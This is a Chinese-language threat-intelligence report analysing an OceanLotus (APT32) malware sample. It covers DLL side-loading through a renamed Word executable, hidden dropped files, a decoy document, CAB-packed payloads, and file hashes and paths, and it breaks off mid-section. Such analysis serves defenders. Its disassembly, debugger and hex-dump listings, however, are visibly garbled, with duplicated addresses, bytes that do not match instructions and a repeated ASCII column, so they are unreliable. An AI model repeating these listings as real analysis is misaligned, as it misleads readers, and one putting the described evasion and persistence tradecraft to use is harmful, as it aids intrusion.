

九维团队-暗队（情报）|“海莲花”APT近期攻击样本分析报告

原创 九维团队-暗队 安恒信息安全服务 2022-10-17 16:27 发表于北京

O、背景

“海莲花”（OceanLotus）又名 OceanLotus Group、Ocean Lotus、Cobalt Kitty、APT-C-00、SeaLotus、Sea Lotus、APT-32、APT 32、Ocean Buffalo、POND LOACH、TIN WOODLAWN、BISMUTH等称号，是一个被网络安全行业认为是据有越南政府背景的国家级APT组织。由天眼实验室于2015年首次披露，在首次披露的攻击活动中，其攻击目标涵盖了中国政府、科研院所、海事机构、海域建设、航运企业以及全球36个国家等。

“海莲花”针对东南亚私营公司的攻击行动至少从2014年开始，海莲花以在越南制造业、消费品和酒店业开展运营的外国公司为目标。

攻击行动概述：

- 2014年，一家欧洲公司在越南建设制造工厂之前遭到入侵。
- 2016年，越南和在网络安全、技术基础设施、银行和媒体行业工作的外资企业成为攻击目标。
- 2016年年中，在一家计划将业务扩展到越南的全球酒店业开发商的网络上检测到海莲花独有的恶意软件。
- 从2016年到2017年，位于越南境内的美国和菲律宾消费品公司的两家子公司成为海莲花入侵行动的目标。
-

“海莲花”针对外国政府以及越南持不同政见者和记者的攻击行动

除了重点针对与越南有联系的私营公司外，至少从2013年以来，海莲花还针对外国政府以及越南持不同政见者和记者。以下是该活动的概述：

- 电子前沿基金会发布的博客（原文链接：<https://www.eff.org/deeplinks/2014/01/vietnamesemalware-gets-personal>）指出，记者、活动家、持不同政见者和博客作者在2013年成为海莲花的目标。
- 2014年，海莲花利用一个名为“Plans to crackdown on protesters at the Embassy of Vietnam.exe”的鱼叉式钓鱼附件，针对东南亚越南侨民中的持不同政见者活动。同样在2014年，海莲花对一个西方国家的立法机构进行了一次入侵。
- 2015年，天眼发布了一份报告，海莲花以中国政府、科研院所、海事机构、海域建设和航运企业为目标。
- 2015年和2016年，两家越南媒体成为海莲花的攻击目标。
- 2017年，海莲花使用的诱饵中的社会工程内容提供了证据，证明它们可能被用来针对在澳大利亚的越南侨民成员以及在菲律宾的政府雇员。
-

一、概述

近日，安恒信息分子实验室反APT小组（九维团队-暗队）在日常的威胁狩猎中捕获到了“海莲花”的攻击活动样本。当用户打开WINWORD.EXE时，会加载恶意文件（MSVCR100.dll），该恶意文件会释放3个文件，分别执行持久化、下载下一阶段后门和信息收集并回传，该样本采用白+黑的方式实现防御规避，通过创建计划任务实现持久化。

小组通过对样本进行逆向分析，根据样本行为特征、C2以及结合开源情报，发现此次攻击活动背后的组织为“海莲花”APT。

二、样本分析

1、样本基础信息

说明：本次样本采用白+黑方式，白文件为 Office WINWORD.EXE

黑文件名：MSVCR100.dll

SHA256:46eecbbb37a99c735403c17141b21423e39032c53812b8a70446f43aa3ed0a0a

SHA1:a68b043e78fdf43a6e4946e463f980ce4f5febc9

MD5:1e8d4fbebbad2fe99857949146cf72de

编译时间：Wed Dec 20 21:17:37 2017

白文件名：Screenshot 2022-08-10

1024634534531232131325345354787721151 - Microsoft Office 365 Online.exe


SHA256:3D46E95284F93BBB76B3B7E1BF0E1B2D51E8A9411C2B6E649112F22F92DE63C2

SHA1:81852cb9950604eda0918f625c71b0962865db23


MD5:7c22121f33af2bad8656ac09300416ee

编译时间：Sun Sep 30 01:49:14 2012

2、执行流程图



入口：



样本通过不透明谓词、花指令等方案对抗静态分析。

IDA View-A Occurrences of binary: d2 55 e6 22 ce Hex View-1 Structures

```
.text:1000EFB7 66 81 3D 5C A7 23 13 10 D0 cmp word_1323A75C, 00010h
.text:1000EFC0 74 21 jz short near ptr loc_1000EFD9+4
.text:1000EFC0
.text:1000EFC2 74 DA jz short near ptr loc_1000EFD9+1
.text:1000EFC2
.text:1000EFD1 0F 84 3C 8E addl [esi+ecx*4], edi
.text:1000EFC7 14 6A adc al, 0Ah ; 'j'
.text:1000EFC9 B4 82 mov ah, 02h
.text:1000EFCB 51 push ecx
.text:1000EFCB 87 7E B3 xchg edi, [esi-40h]
.text:1000EFCF 49 dec ecx
.text:1000EFD0 ED in eax, dx
.text:1000EFD1 7D DE jge short loc_1000EFB1
.text:1000EFD1
.text:1000EFD3 3B 83 2D 5B 2C 98 cmp eax, [ebx-67D3A4D3h]
.text:1000EFD9 3A E4 cmp ah, ah
.text:1000EFD8 5B pop ebx
.text:1000EFD0 0F 4A 02 cmovp eax, [edx]
.text:1000EFD1
.text:1000EFD1
.text:1000EFD1 0F E9 5D C0 EC B3 loc_1000EFD9; ; CODE XREF: .text:1000EFC0+j
jmp near ptr 1A000041h
.text:1000EFD1
.text:1000EFD1
.text:1000EFD1
.text:1000EFD1 65 FC 00 51 00 CE 03 E9 01 59 dd F400FCEC0h, 0F0032C0Bh, 0745001h, 03660050h, 755002E0h
.text:1000EFD8 55 BB 00 dd 55h, 88h, 00h
.text:1000EFD8 58 2F 23 dd offset dword_1329FE58
.text:1000EFFF 85 db 85h
.text:1000F000 C9 74 10 8B C9 FF 75 10 56 8B+dd 081704C0h, 1075FFC09h, 0FFC98856h, 0D1FF0875h, 53E44589h, 00823D888h, 64840F58h, 0FF000001h, 88561075h
.text:1000F000 C9 75 00 FF D1 89 45 E4 53+dd 875FFC0h, 0A7EB9090h, 0F7FFFFFch
.text:1000F030 05 db 5
.text:1000F031 05 FB 24 13 dd offset unk_1324FB05
.text:1000F030 05 B2 8E 90 db 082h, 8Eh, 90h
.text:1000F038 5B 0F 84 11 B2 01 00 89 45 E4+dd 11840F5Bh, 89000182h, 8852E445h, 5AD023D0h, 135840fh, 50880000h, 88565310h, 875FFC9h, 7205E890h, 9000FFFFh
.text:1000F038 52 B8 D0 23 DA 50 0A 84 35 01 dd 7089F88Bh, 5801E883h, 0A8850Fh, 88520000h, 5AD723D7h, 0F850Fh, 0C98B0000h, 5F76653h
.text:1000F088 C2 FD 21 13 dd offset word_1321FDC2
.text:1000F088 FF CA 7B 2A 1E 47 9A 8B 42 E7+dd 2A780ACFh, 0889471Eh, 7A7BE742h, 000FCDAA3h, 95E3BA8Bh, 7C511260h, 3E15EB90h, 8D2C86EB2h, 00E7C6085h
.text:1000F088 7B 7A 33 DA FC D8 BB EA 93+dd 9E3437Bh, 2048793h, 0FF509830h, 0A4E8875h, 66FFF71h
.text:1000F0C0 0A 3D 00 00 db 30h, 00h, 00h
.text:1000F0C2 BA 49 26 13 dd offset dword_132469BA
.text:1000F0C2 0A 00 00 04 db 0E64h
.text:1000F0C8 74 31 EE D9 05 F5 SE A7 B2+dd 0E780121h, 0CE5FC30h, 3205B2A7h, 0E0F71750h, 2D49F064h, 62C925B4h, 2A135086h
.text:1000F0C8 05 32 21 B1 78 39 CC 9F 4d+dd 0A8970409h, 0B047186Eh, 04C33A32Ah, 53F90E95h, 0FCF0857h, 0CFE88075h, 0A1FFFFFBh
.text:1000F0B8 5B 28 2F 29 13 dd offset dword_1329FF58
.text:1000F0B8 52 8B D0 23 DA 50 0A 84 35 01 dd 808855Bh, 9745A00h, 0C9885753h, 0FF0875FFh, 74F685D0h, 3FE8305h, 56532C75h, 75FFC088h, 0FBA4E80Bh
.text:1000F108 BB C9 FF 75 00 FF D0 85 F6 74+dd 0E67EEEEEh, 0E821C01Bh, 7E4E7089h
.text:1000F11C 15 A1 db 15h, A1h
```

3、隐藏自身、打开迷惑文档

将主进程和DLL文件属性设置为隐藏。

创建并写入文档文件 Document.doc 。

Assembly code:

```
dword ptr ds:[65AD08010 <msvcrt100.&createFileW>]=<kernel32.CreateFileW>
.text:65AD051E msvcr100.dll:$2051E #1F9E
```

Registers:

ESP	65AD051E
-----	----------

Stack Dump:

65AD051E	FF75 18	push dword ptr ss:[ebp+18]
65AD051D	FF75 14	push dword ptr ss:[ebp+14]
65AD0510	FF75 10	push dword ptr ss:[ebp+10]
65AD0513	90	nop
65AD0514	90	nop
65AD0515	FF75 0C	push dword ptr ss:[ebp+C]
65AD0518	FF75 08	push dword ptr ss:[ebp-8]
65AD051B	90	nop
65AD051C	90	nop
65AD051D	90	nop
65AD051E	FF15 1080AD65	call dword ptr ds:[<&CreateFileW>]
65AD051F	8BE5	mov esp,ebp
65AD0520	5B	pop ebp
65AD0521	C3	ret
65AD0522	55	push ebp
65AD0523	8BEC	mov ebp,esp
65AD0526	83E8 38	sub esp,38
65AD0527	90	nop
65AD0529	8BEC	mov esp,ecx
65AD052B	83E8 38	sub esp,38
65AD052E	53	push ebx
65AD052F	53	mov ecx,ecx
65AD0530	8BC9	xor eax,eax
65AD0532	33DB	mov edx,edx
65AD0534	F705 13CCD468 012628E1	test dword ptr ds:[65D4CC13],E3282601
65AD053E	0F89 47710000	jne msvcr100!65AD0768
65AD0544	C745 C8 00000000	mov dword ptr cs:<John_381>,c

使用默认应用打开文档。


The screenshot shows a debugger interface with two main panes. The left pane displays assembly code for a function starting at address 65AB9A33. The right pane shows the memory dump for the stack, specifically the contents of the EBP register. The assembly code includes calls to msvcrt100 functions like _msvcr100_65AB733C and _msvcr100_65AB7339, and various mov, push, and pop instructions. The memory dump shows the stack grows downwards, with the top of the stack at address 00000000 and the bottom at address 026CEE. The EBP register value is 00000000, which corresponds to the memory dump entry at address 00000000.

```
65AB9A28 6A 00
65AB9A29 8D 4D CC
65AB9A2D E8 2AD9FFFF
65AB9A32 50
65AB9A33 FF55 F0
65AB9A36 C645 FC 00
65AB9A3A 90
65AB9A3B 90
65AB9A3C 90
65AB9A3D 8D4D CC
65AB9A40 E8 F4D8FFFF
65AB9A45 8BC0
65AB9A47 C745 FC FFFFFFFF
65AB9A4E 8D4D 08
65AB9A51 8BC9
65AB9A53 E8 B9B6FFFF
65AB9A58 884D F4
65AB9A5B 64:8900 00000000
65AB9A62 88E9
65AB9A64 88E5
65AB9A66 90
65AB9A67 90
65AB9A68 90
65AB9A69 5D
65AB9A6A C2 1800
65AB9A6D 55
65AB9A6E 88C9
65AB9A70 8BEC
65AB9A72 6A FF
65AB9A74 00
65AB9A75 E

dword ptr ss:[ebp-10]:026CEF64 =&winExec=<kernel32.winExec>
.text:65AB9A33 msvcr100.d1!:$A33 #8E33
```

Address	Hex	ASCII
0035BD00	65 78 70 6C 6F 72 65 72 2E 65 78 65 20 22 46 6F	explorer.exe \\"Document.doc"\.b.o
0035BE00	63 75 6D 65 6E 74 64 6F 63 22 00 00 F0 AD 00 BA 00	explorer.exe \\"Document.doc"\.b.o
0035BF00	AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C100	FF 02 25 00 11 28 00 28 26 22 00 00 52 92 00 00	explorer.exe \\"Document.doc"\.b.o
0035C200	8B 5F 93 00 20 59 93 00 40 5F 93 00 8B 56 93 00	explorer.exe \\"Document.doc"\.b.o
0035C300	8A AA 9E 92 AA 78 92 AA AA AA A5 AA XX AA AA	explorer.exe \\"Document.doc"\.b.o
0035C400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035C900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CA00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CB00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CC00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CD00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CE00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035CF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035D900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DA00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DB00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DC00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DD00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DE00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035DF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035E900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035EA00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035EB00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035EC00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035ED00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035EE00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035EF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F400	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035F900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FA00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FB00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FC00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FD00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FE00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o
0035FF00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	explorer.exe \\"Document.doc"\.b.o

内容为特意制作的报错文档。



4. 释放资源文件

从资源区中提取内容

创建资源文件同名目录

"C:\ProgramData\MicrosoftSyncData\xc1i5rgl\".

创建文件并写入文件。

The screenshot shows the OllyDbg debugger and a file browser side-by-side.

OllyDbg Registers:

Register	Value
EIP	65AD051E
ECX	00000000
EDX	00000000
EBP	00000000
ESP	00000000
ECX	00000000
EDX	00000000
EBP	00000000
ESP	00000000

Assembly Stack Dump:

```

dword ptr ds:[65AD08010] <msvcr100.&createFile>=<kernel132.CreateFile>

.text:65AD051E msvcr100.dll:$2051E #1F91E
    .text:65AD051E FF15 1080AD65 call dword ptr ds:[<&createFile>]
    .text:65AD051E 8BE5 mov esp,ebp
    .text:65AD051E 5D pop ebp
    .text:65AD051E C3 ret
    .text:65AD051E 55 push ebp
    .text:65AD051E 8BEC mov ebp,esp
    .text:65AD051E 83EC 38 sub esp,18
    .text:65AD051E 90 nop
    .text:65AD051E 53 push ebx
    .text:65AD051E 8BC9 mov ecx,ecx
    .text:65AD051E 33DB xor ebx,ebx
    .text:65AD051E F705 12CCD68 012628E test dword ptr ds:[6BD4CC13],E3282601
    .text:65AD051E 7C00 37717700 jne msyncdptr ds:[6BD4CC13],E3282601
    .text:65AD051E C3 ret

```

File Browser:

- Path: 本地磁盘 (C:) > ProgramData > MicrosoftSyncData > xc1i5rgl
- File List:

名称	修改日期	类型	大小
xc1i5rgl	2022/8/23 7:00	文件	0 KB

释放的文件为cab格式文件。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D
000000000	ED	53	43	46	00	00	00	00	5C	99	04	00	00	00
000000010	2C	00	00	00	00	00	00	00	03	01	01	00	01	00
000000020	00	00	00	00	48	00	00	00	FC	04	01	00	00	E2
000000030	00	00	00	00	00	00	00	0A	55	D7	25	20	00	74
000000040	45	45	42	2E	74	6D	70	00	40	BB	30	D8	BC	5B
000000050	43	4B	ED	BD	79	40	4C	FB	FB	38	7E	A6	66	6A
000000060	71	14	21	44	11	B2	44	F6	0C	59	26	59	62	92
000000070	17	49	D6	6A	A6	45	45	35	45	E3	18	C6	EE	72
000000080	7E	DD	EB	DA	77	43	54	23	52	AE	25	FB	16	4E
000000090	A8	90	E6	FB	3C	AF	33	13	F7	7E	DE	9F	DF	E7
0000000A0	EB	FB	CF	D7	BD	A7	39	73	CE	6B	7D	9E	E7	F5
0000000B0	D7	78	07	EB	28	4B	8A	A2	84	70	19	8D	14	75

调用extrac32 解压 cab压缩文件， 释放文件名为 MSVCR100.dll。

解压完成后，删除cab压缩文件。

拷贝主进程到该目录下：

C:\ProgramData\MicrosoftSyncData\xc1i5rg1

通过以上方法释放其他两个资源文件。

The figure consists of four vertically stacked screenshots of the Windows File Explorer interface, each showing the contents of a specific folder within `C:\ProgramData\MicrosoftSyncData`.

- Screenshot 1:** Shows the root folder `MicrosoftSyncData` containing three sub-folders: `4z4sytf2`, `pgrykqht`, and `xc1i5rgl`.

名称	修改日期	类型
4z4sytf2	2022/8/24 8:15	文件夹
pgrykqht	2022/8/24 8:15	文件夹
xc1i5rgl	2022/8/24 6:56	文件夹
- Screenshot 2:** Shows the folder `4z4sytf2` containing two files: `4z4sytf2.exe` and `MSVCR100.dll`.

名称	修改日期	类型	大小
4z4sytf2.exe	2022/8/18 7:16	应用程序	1,878 KB
MSVCR100.dll	2022/8/10 4:46	应用程序扩展	8,929 KB
- Screenshot 3:** Shows the folder `pgrykqht` containing two files: `MSVCR100.dll` and `pgrykqht.exe`.

名称	修改日期	类型	大小
MSVCR100.dll	2022/8/10 4:46	应用程序扩展	40,830 KB
pgrykqht.exe	2022/8/18 7:16	应用程序	1,878 KB
- Screenshot 4:** Shows the folder `xc1i5rgl` containing two files: `MSVCR100.dll` and `xc1i5rgl.exe`.

名称	修改日期	类型	大小
MSVCR100.dll	2022/8/10 4:46	应用程序扩展	40,825 KB
xc1i5rgl.exe	2022/8/18 7:16	应用程序	1,878 KB

路径:

C:\ProgramData\MicrosoftSyncData\xc1i5rgl\MSVCR100.dll

SHA256:8DECBF3B7B7238A80BE38407D8F65A96C1E4D4DEB9B1AC701C81675D5402A51**SHA-1:**

38e63cf01869adc7251353f5552dc4dbaa271121

MD5:edf011dc7e9bd2c265cedb9ac5db7396**编译时间:** Fri Aug 05 04:33:19 2016(MSVCR100.dll)**路径:**

C:\ProgramData\MicrosoftSyncData\4z4sytf2\MSVCR100.dll

SHA256:1C920E2B0409DF1359827658CF0FCEA656A17FE11DB72A5E64B58425CAED2718**SHA1:**6f18a31ccde5d3d30fa586e8c106644a0f984bf2**MD5:**221c16803827861427454229296ce28c**编译时间:**

Sat Sep 06 17:51:49 2014(MSVCR100.dll)

路径:

